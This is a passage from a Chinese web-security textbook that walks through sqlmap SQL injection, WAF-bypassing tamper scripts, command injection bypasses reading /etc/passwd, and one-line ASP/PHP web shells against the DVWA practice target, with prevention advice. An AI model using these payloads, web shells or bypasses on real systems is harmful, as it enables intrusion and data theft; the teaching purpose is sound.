-hh Show advanced help message and exit
--version Show program's version number and exit
-v VERBOSE Verbosity level: 0-6 (default 1)
Target:
At least one of these options has to be provided to define the
target(s)
-u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK Process Google dork results as target URLs
Request:
python.exe*[64]:8768
« 161206[64] 1/1 [+] NUM PRI 87x24 (27,97) 25V 8600 100%

图 4-46　运行 Sqlmap

2．Linux 下安装 Sqlmap

Linux 下安装 Sqlmap 基本和 Windows 下的安装没有区别，只是最后将 Sqlmap 目录连接到用户目录就可以了，执行命令：

```
cd /opt
git clone https://github.com/sqlmapproject/sqlmap.git
ln -s /opt/sqlmap/sqlmap.py /usr/bin/sqlmap.py
```

现在 Linux 下，也可以使用 Sqlmap 了。

4.4.3　Sqlmap 参数

Sqlmap 的参数很多，这里只说明最常用的参数，如需更详细的说明，请参考 Sqlmap 的官网说明。

```
Usage: Sqlmap.py [options]
```

1．Options（选项）

◎ -h, --help：显示此帮助消息并退出。

◎ –hh：显示详细帮助并退出。

◎ –version：显示程序的版本号并退出。

◎ -v VERBOSE：详细级别：0～6（默认为 1）。

2．Target（目标）

以下至少需要设置其中一个选项，设置目标 URL。

◎ -u URL, --url=URL：目标 URL（e.g. "http：//www.site.com/vuln.php?id=1"）。

◎ -g GOOGLEDORK：处理 Google dork 的结果作为目标 URL（国内使用时必须加上代理服务器，否则无法连接到 Google）。

3．Request（请求）

这些选项可以用来指定如何连接到目标 URL。

◎ -r REQUESTFILE：从一个文件中载入 HTTP 请求。

◎ --data=DATA：通过 POST 发送的数据字符串。

◎ --cookie=COOKIE：HTTP Cookie 头。

◎ --random-agent：使用随机选定的 HTTP User - Agent 头。

◎ –tor：使用 Tor 匿名网络。

◎ --check-tor：检查 Tor 是否能够正常使用。

4．Injection（注入）

这些选项可以用来指定测试哪些参数，提供自定义的注入 payloads 和可选篡改脚本。

◎　-p TESTPARAMETER：可测试的参数（s）。

◎　--dbms=DBMS：强制后端的 DBMS 为此值。

◎　--tamper=TAMPER：使用给定的脚本（s）篡改注入数据。

5．Enumeration（枚举）

这些选项可以用来列举后端数据库管理系统的信息、表中的结构和数据。此外，还可以运行自己的 SQL 语句。

◎　-a, --all：检索所有。

◎　-b, --banner：检索数据库管理系统的标识。

◎　--current-user：检索数据库管理系统当前用户。

◎　--current-db：检索数据库管理系统当前数据库。

◎　--is-dba：检测 DBMS 当前用户是否是 DBA。

◎　–users：枚举数据库管理系统用户。

◎　–passwords：枚举数据库管理系统用户密码哈希。

◎　–dbs：枚举数据库管理系统数据库。

◎　–tables：枚举的 DBMS 数据库中的表。

◎　–columns：枚举 DBMS 数据库表列。

◎　–schema：枚举 DBMS 数据库模式。

◎　–count：检索表的条目数量。

◎　–dump：转储数据库管理系统的数据库中的表项。

◎　--dump-all：转储所有的 DBMS 数据库表中的条目。

◎　-D DB：要进行枚举的数据库名。

◎ -T TBL：要进行枚举的数据库表。

◎ -C COL：要进行枚举的数据库列。

◎ --start=LIMITSTART：第一个查询输出进入检索。

◎ --stop=LIMITSTOP：最后查询的输出进入检索。

◎ --sql-query=QUERY：要执行的 SQL 语句。

◎ --sql-shell：提示交互式 SQL 的 shell。

◎ --sql-file=SQLFILE：从给定的文件（s）中执行 sql 语句。

6．Operating system access（操作系统访问）

这些选项可以用于访问后端数据库管理系统的底层操作系统。

◎ --os-cmd=OSCMD：执行操作系统命令。

◎ --os-shell：交互式的操作系统的 shell。

◎ --os-pwn：获取一个 OOB shell、meterpreter 或 VNC。

◎ --msf-path=MSFPATH：Metasploit Framework 本地的安装路径。

◎ --tmp-path=TMPPATH：远程临时文件目录的绝对路径。

4.4.4 Sqlmap 注入——Low 级别

进入 DVWA 后，单击左侧的 DVWA Security 按钮，进入安全级别设置，将 DVWA 的安全级别调整至 Low。单击左侧的 SQL Injection 按钮进入 SQL 注入页面，打开 Burp Suite 并在浏览器中设置代理服务器为 127.0.0.1:1080。使用 Burp Suite 监听浏览器。在 SQL Injection 页面的文本框中输入 1 后，单击 Submit 按钮。Burp Suite 将获取本次请求的数据，如图 4-47 所示。



图 4-47　获取 Low 级别注入请求

打开终端，在终端中执行命令：

```
sqlmap.py -u "http://127.0.0.1/vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie " PHPSESSID=2s6m8bpj7d89t2m0e0tllvistb; security=low" -p id --batch
```

如图 4-48 所示。



图 4-48　Sqlmap 注入命令

使用-u 参数，代入注入点的网址。因为 DVWA 需要 Cookie 支持，所以必须加上--cookie 参数。指明注入的具体地点是从 id 这个参数注入的。最后--batch 参数使用默认选择。命令执行结果如图 4-49 所示。


cmd
<1> cmd
Search
Payload: id=1' AND (SELECT 9261 FROM(SELECT COUNT(*),CONCAT(0x71706a7a71,(SELECT (E
LT(9261=9261,1))),0x717a787671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP
BY x)a)-- CzfH&Submit=Submit
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=1' AND SLEEP(5)-- WHvo&Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x71706a7a71,0x6d45646273764d72537268586d62
452674d67414c65796d6a734a485a6362547852587863527a44,0x717a787671),NULL#&Submit=Submit
---
[23:59:31] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.25, PHP 7.1.4
back-end DBMS: MySQL 5 (MariaDB fork)
[23:59:31] [INFO] fetched data logged to text files under 'C:\Users\king\.sqlmap\output
\127.0.0.1'
[*] shutting down at 23:59:31
king@WINDOWS10 C:\Users\king
>
cmd.exe*[64]:5588
161206[64] 1/1 [+] NUM PRI 87x24 (3,58) 25V 2752 100%

图 4-49　Sqlmap 注入获取 DBMS

Sqlmap 返回时说明了注入的方法，使用了 Payload，得到了数据库的版本为 MySQL 的 MariaDB 分支，下一步加入--dbs 参数获取数据库名称，执行命令：

```
    sqlmap.py -u "http://127.0.0.1/vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie " PHPSESSID=2s6m8bpj7d89t2m0e0tllvistb; security=low" -p id -batch
-dbms mysql --dbs
```

执行结果如图 4-50 所示。

已知数据库名，加入--tables 参数获取数据库的表名，这里以 DVWA 数据库为例，执行命令：

```
    sqlmap.py -u "http://127.0.0.1/vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie " PHPSESSID=2s6m8bpj7d89t2m0e0tllvistb; security=low" -p id -batch
-dbms mysql -D dvwa --tables
```

执行结果如图 4-51 所示。



图 4-50　Sqlmap 获取数据库名



图 4-51　Sqlmap 获取数据库表名

已知数据库表名，加入--columns 参数获取表的列名，这里以 guestbook 表为例，执行命令：

```
    sqlmap.py -u "http://127.0.0.1/vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie " PHPSESSID=2s6m8bpj7d89t2m0e0tllvistb; security=low" -p id -batch
-dbms mysql -D dvwa -T guestbook --columns
```


cmd
<1> cmd
Search
[00:12:13] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.25, PHP 7.1.4
back-end DBMS: MySQL 5 (MariaDB fork)
[00:12:13] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[00:12:13] [WARNING] reflective value(s) found and filtering out
atabase: dvwa
able: guestbook
3 columns]
Column | Type
comment | varchar(300)
comment_id | smallint(5) unsigned
name | varchar(100)
[00:12:13] [INFO] fetched data logged to text files under 'C:\Users\king\.sqlmap\output
\127.0.0.1'
[*] shutting down at 00:12:13
king@WINDOWS10 C:\Users\king
cmd.exe*[64]:5588

图 4-52　Sqlmap 获取表的列名

现在基本信息都已经掌握了，加入--dump 参数获取表中的所有数据，执行命令：

```
sqlmap.py -u "http://127.0.0.1/vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie " PHPSESSID=2s6m8bpj7d89t2m0e0tllvistb; security=low" -p id -batch
-dbms mysql -D dvwa -T guestbook --dump
```

执行结果如图 4-53 所示。

cmd
<1> cmd
Search
back-end DBMS: MySQL 5 (MariaDB fork)
[00:15:45] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[00:15:45] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
[00:15:45] [WARNING] reflective value(s) found and filtering out
[00:15:45] [INFO] analyzing table dump for possible password hashes
atabase: dvwa
able: guestbook
1 entry]
comment_id | name | comment
1 | test | This is a test comment.
[00:15:45] [INFO] table 'dvwa.guestbook' dumped to CSV file 'C:\Users\king\.sqlmap\outp
ut\127.0.0.1\dump\dvwa\guestbook.csv'
[00:15:45] [INFO] fetched data logged to text files under 'C:\Users\king\.sqlmap\output
\127.0.0.1'
[*] shutting down at 00:15:45
king@WINDOWS10 C:\Users\king
cmd.exe*[64]:5588

图 4-53　Sqlmap 获取表数据

如果需要其他表的数据，按照这个过程重复一遍就可以了。基本上只要第一步能获取数据库 DBMS，后面就好做了。

4.4.5　Sqlmap 注入——Medium 级别

进入 DVWA 后，单击左侧的 DVWA Security 按钮，进入安全级别设置，将 DVWA 的安全级别调整至 Medium。单击左侧的 SQL Injection 按钮进入 SQL 注入页面，使用 Burp Suite 监听浏览器。在 SQL Injection 页面的下拉框中选择 1 后单击 Submit 按钮。Burp Suite 将获取本次请求的数据，如图 4-54 所示。



图 4-54　获取 Medium 级别注入请求

Medium 级别的 SQL 注入是以 POST 方式提交的数据。可以使用--data 参数进行注入，执行命令：

```
sqlmap.py -u "http://127.0.0.1/vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie " PHPSESSID=2s6m8bpj7d89t2m0e0tllvistb; security=medium" --data
"id=1&Submit=Submit" -p id --batch
```

执行结果如图 4-55 所示。

图 4-55　Sqlmap Medium 级别注入

后面就和 Low 级别的注入一模一样了，这里无须赘述。

4.4.6　Sqlmap 注入——High 级别

High 级别的注入因为输入参数和显示结果是不同的界面，使用 Sqlmap 并不方便，只能手工注入了。

4.4.7　Sqlmap 之 tamper

WAF 是 Web 应用防护系统（Web Application Firewall）的简称。WAF 一般具有防御 SQL 注入、防御 XSS 跨站脚本攻击、禁止木马上传的功能。现在的网站很少有不使用 WAF 的。这里只简单说明 WAF 防御 SQL 注入的原理。

一般来说，WAF 会检测用户输入的数据是否符合一定的标准，比如输入的数据中不

能含有引号（这就有点像 DVWA 中 Medium 级别的 SQL 注入中使用的 mysql_real_escape_strint 函数）、不能使用等号、不能使用空格等。针对这些情况，Sqlmap 开发了各种 tamper，使用这些 tamper 可以绕过 WAF 的限制，对网站进行注入。当然也可以自行编写有针对性的 tamper。表 4-1 是适用于所有数据库的 tamper。

表 4-1　适用于所有数据库的 tamper

编号	脚本名称	作　　用
1	apostrophemask.py	用 utf-8 代替引号
2	base64encode.py	用 base64 编码替换
3	multipespaces.py	围绕 SQL 关键字添加多个空格
4	space2plus.py	用+替换空格
5	nonrecursivereplacement.py	双重查询语句
6	space2randomblank.py	用一个随机的空白字符替换空格字符（“”）
7	unionalltounion.py	替换 UNION ALL SELECT
8	securesphere.py	追加特制的字符串

其他有针对性的 tamper 请自行查询资料。tamper 的使用方法为：

```
    sqlmap.py -u "http://127.0.0.1/vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie " PHPSESSID=2s6m8bpj7d89t2m0e0tllvistb; security=low" -p id -batch
--tamper  apostrophemask.py
```

注意：必须将 tamper 目录加入系统路径才行，否则就要指出详细的路径。另外，有时单一的 tamper 效果并不太好，可以多个 tamper 一起使用。

4.4.8　Sqlmap 防范秘籍

Sqlmap 利用用户提交的数据灵活地构造注入语句。只要弄清楚了 WAF 的原理，通过调整或者构建新的 tamper 就可以绕过大部分的 WAF。只要网站需要用户提交数据，就有 Sqlmap 的可趁之机。笔者认为，防止 Sqlmap 注入最好的方法就是检查所有用户提交的数据。把所有提交的数据都视为不安全的，并加以详细检查。检查提交数据的类型、检查提

交数据的长度、检查提交数据的取值区间……DVWA 中 SQL 注入的 Impossible 级别基本上就是基于这个原理的。Impossible 级别的 SQL 注入代码如图 4-56 所示。

SQL Injection Source

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
        // Check Anti-CSRF token
        checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

        // Get input
        $id = $_GET[ 'id' ];

        // Was a number entered?
        if(is_numeric( $id )) {
                // Check the database
                $data = $db-
>prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
                $data->bindParam( ':id', $id, PDO::PARAM_INT );
                $data->execute();
                $row = $data->fetch();

                // Make sure only 1 result is returned
                if( $data->rowCount() == 1 ) {
                        // Get values
                        $first = $row[ 'first_name' ];
                        $last  = $row[ 'last_name' ];

                        // Feedback for end user
                        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}
</pre>";
                }
        }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

图 4-56　Impossible 级别的 SQL 注入代码

这里只检测了提交的数据是否为整数。如果还不放心，还可以检查一下 id 的取值区间，并限定长度。

4.5　防范总结

SQL 注入是目前威胁最大、利用难度最低、被利用得最广泛的漏洞。SQL 注入可以从页面输入的参数注入、可以从搜索框注入、可以从登录框注入、可以从请求的 header 和 cookies 注入等，简直防不胜防。防范的方法就是尽量减少 Web 与数据库之间的数据交换连接，认定每次数据库连接请求都是不安全的，都要仔细地检查参数。

第 5 招

防命令注入

在页面中输入一个参数，然后服务器根据参数执行命令，返回结果。这种形式虽然不是非常常见的，但留心一下还是有必要的。最常见的就是输入一个 IP 地址，然后页面返回 ping IP 的结果，殊不知这样会造成很大的安全隐患。

5.1 DVWA 命令注入

DVWA 列出的最流行、危害最大的几个漏洞中就有命令注入漏洞。这种漏洞利用起来非常简单，只要会使用基本的命令就可以利用，入门门槛非常低。以 DVWA 为靶机，测试一下命令注入漏洞。

5.1.1 Low 级别注入

首先还是将 DVWA 的安全级别设置为 Low，然后单击 DVWA 页面左侧的 Command Injection 按钮，如图 5-1 所示。

图 5-1　Low 级别的命令注入

这个就是最典型的命令注入接口。在文本框中输入一个 IP 地址，然后返回 ping 命令的结果，单击页面右下角的 View Source 按钮，查看页面的源码，如图 5-2 所示。



图 5-2　Low 级别命令注入源码

从图 5-2 中可以看出，服务器对输入的参数没有做任何的检查，直接使用 shell_exec 执行了。使用者完全可以在 IP 后面构建任何命令进行注入。最简单的构建命令方法就是在 IP 后面添加&&符号，这个符号可以理解为逻辑运算与，Linux 和 Windows 都是通用的。例如，命令 ping 127.0.0.1&&cat /etc/passwd 可以理解为执行命令 ping 127.0.0.1，当该命令可以正常返回时再执行命令 cat /etc/passwd。

在页面的文本框中输入 127.0.0.1 && cat /etc/passwd，返回的结果如图 5-3 所示。



图 5-3　Low 构建命令返回的结果

就是这么简单，基本上只要权限允许（这里的用户是 HTTP，可以执行一般的常用命令），构建任何命令都可以。这相当于得到了一个有限制的 shell。有了 shell 后，可以做的事情就太多了。

5.1.2　Medium 级别注入

将 DVWA 的安全级别设置为 Medium，然后单击 DVWA 页面左侧的 Command Injection 按钮。回到 Command Injection 页面后，单击页面右下角的 View Source 按钮，查看页面的源码，如图 5-4 所示。

图 5-4　Medium 级别命令注入源码

从图 5-4 中可以看出，服务器将输入参数中的“&&”和“;”替换掉了。这里有两种方法可以绕过去。

◎　第一，将命令修改为 ping 127.0.0.1 &;& cat /etc/issue。当服务器将“;”替换成空字符时，&;&正好又变成了&&，不影响命令的注入。

◎　第二，将命令修改为 ping 127.0.0.1 & cat /etc/issue。&与&&不同的是，&&需要第一个命令正常返回才会执行第二条命令，但&不需要，第一条命令是否能够正常返回，都不影响第二条命令的执行。而且这两条命令是并行执行的，谁先执行完，谁就先显示结果。

在文本框中输入 127.0.0.1 & cat /etc/issue，返回的结果如图 5-5 所示。

如图 5-5 所示，第二条命令的结果是先返回的。ping 命令执行需要时间，是后返回的。这个不影响命令的效果。

图 5-5　Medium 构建命令返回的结果

5.1.3　High 级别注入

将 DVWA 的安全级别设置为 High，然后单击 DVWA 页面左侧的 Command Injection 按钮。回到 Command Injection 页面后，单击页面右下角的 View Source 按钮，查看页面的源码，如图 5-6 所示。



图 5-6　High 级别命令注入源码

这里的过滤就比较严格了，基本上过滤了可利用的代码。仔细观察一下，服务器的过滤规则漏掉了“|”符号的过滤。“|”是管道符，意思是将第一个命令的结果给第二个命令作为参数，但第二个命令不需要这个参数也行。所以，这里可以在文本框中输入127.0.0.1|cat /etc/hosts，单击 Submit 按钮，返回的结果如图 5-7 所示。

图 5-7　High 构建命令返回的结果

实际上过滤关键符号并不是最好的办法，即使把现在已知所有的关键符号都过滤掉了，以后还是会出现新的绕过过滤的方法。比如 Impossible 级别的防范手段就值得参考，基本上是不太可能有命令注入的。

5.1.4　命令注入防范秘籍

命令注入的防范跟 SQL 注入的防范有点类似，主要检查用户输入的数据。DVWA 中 Low、Medium、High 级别的防范思想是做减法。将用户的输入过滤，将不符合检测条件的数据过滤出去。这种方法理论上也是可行的，但需要时刻注意网络上层出不穷的命令注入方法，不断地将新的防注入程序添加到过滤条件中。这种方法的好处在于可以过滤任何用户输入的数据。而 Impossible 则使用了加法，只有符合某个条件的数据才能通过。这种方法的好处在于无须多次维护，一次到位。但坏处则在于只能过滤特定的数据。DVWA 中命令注入的 Impossible 的代码如下，如图 5-8 所示。

```
        // Get input
        $target = $_REQUEST[ 'ip' ];
        $target = stripslashes( $target );

        // Split the IP into 4 octects
        $octet = explode( ".", $target );

        // Check IF each octet is an integer
        if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric(
                // If all 4 octets are int's put the IP back together.
                $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3]

                // Determine OS and execute the ping command.
                if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                        // Windows
                        $cmd = shell_exec( 'ping  ' . $target );
                }
                else {
                        // *nix
                        $cmd = shell_exec( 'ping  -c 4 ' . $target );
                }

                // Feedback for the end user
                echo "<pre>{$cmd}</pre>";
        }
        else {
                // Ops. Let the user name theres a mistake
                echo '<pre>ERROR: You have entered an invalid IP.</pre>';
        }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

图 5-8　命令注入过滤

因为服务器要求用户提交的数据是 IP 地址，所以 Impossible 级别的代码中，要检查用户提交的数据是否是“数字+点+数字+点+数字+点+数字”的形式。如果服务器要求用户提交的数据是用户的年龄，这里就应该检查数据是否是数字，是否在 0 到 120 之间。不同的数据用不同的检测方法，虽然烦琐一点，但胜在安全。

5.2　防范总结

命令注入漏洞的入口不一定都在页面，有的在地址栏上也会出现命令注入漏洞（虽然这种概率更小）。一旦发现命令注入漏洞，就意味着服务器的全线崩溃，毕竟其他的漏洞还需要间接地拿 shell 或者 webshell，而命令注入漏洞是直接获取了一个 shell。既然获取了 shell，那就只需要提权，离最高权限不远了。

第 6 招

看清文件上传木马

大多数时候，黑客在 SQL 注入后并不是一获取数据就收手退出了。只要有可能，都会试试上传木马控制服务器。这时候，就要考虑一下上传什么样的木马和怎么上传木马的问题了。

6.1 木马

木马实际上就是一个包含了执行请求并返回结果的文件。木马可以分为大马和小马，这是从文件的大小上来区分的。小马通常是通过在线文本编辑器上传的，可以将小马的代码插入上传的代码中，然后通过小马上传大马。如果有上传图片或者文件的接口，当然是直接上传大马了。

6.1.1 最简单的木马

不同的环境使用不同的木马。ASP 环境使用 ASP 木马，PHP 环境使用 PHP 木马……

下面列出不同环境下的一句话木马。

ASP 一句话木马：

```
<%eval request("cknife")%>
```

ASP.NET 一句话木马：

```
<%@ Page Language="Jscript"%><%eval(Request.Item["cknife"],"unsafe");%>
```

PHP 一句话木马：

```
<?php @eval($_POST['cknife']);?>
```

6.1.2　小马变形

与 SQL 注入遇到的问题一样，WAF 不光对输入的参数进行检查，对上传的数据和文件也都会进行检查（一句话，木马一般都是借助在线文本编辑器上传的）。因此，小马不得不变形以躲过 WAF 的围剿。

WAF 围剿木马一般来说都以关键词为线索，也就是说避开一般的关键词就可以了。采用替换关键词的部分字符、加密关键词或者采用多个无用的函数来构建关键词等都是可以的。这里以 PHP 一句话木马为例。

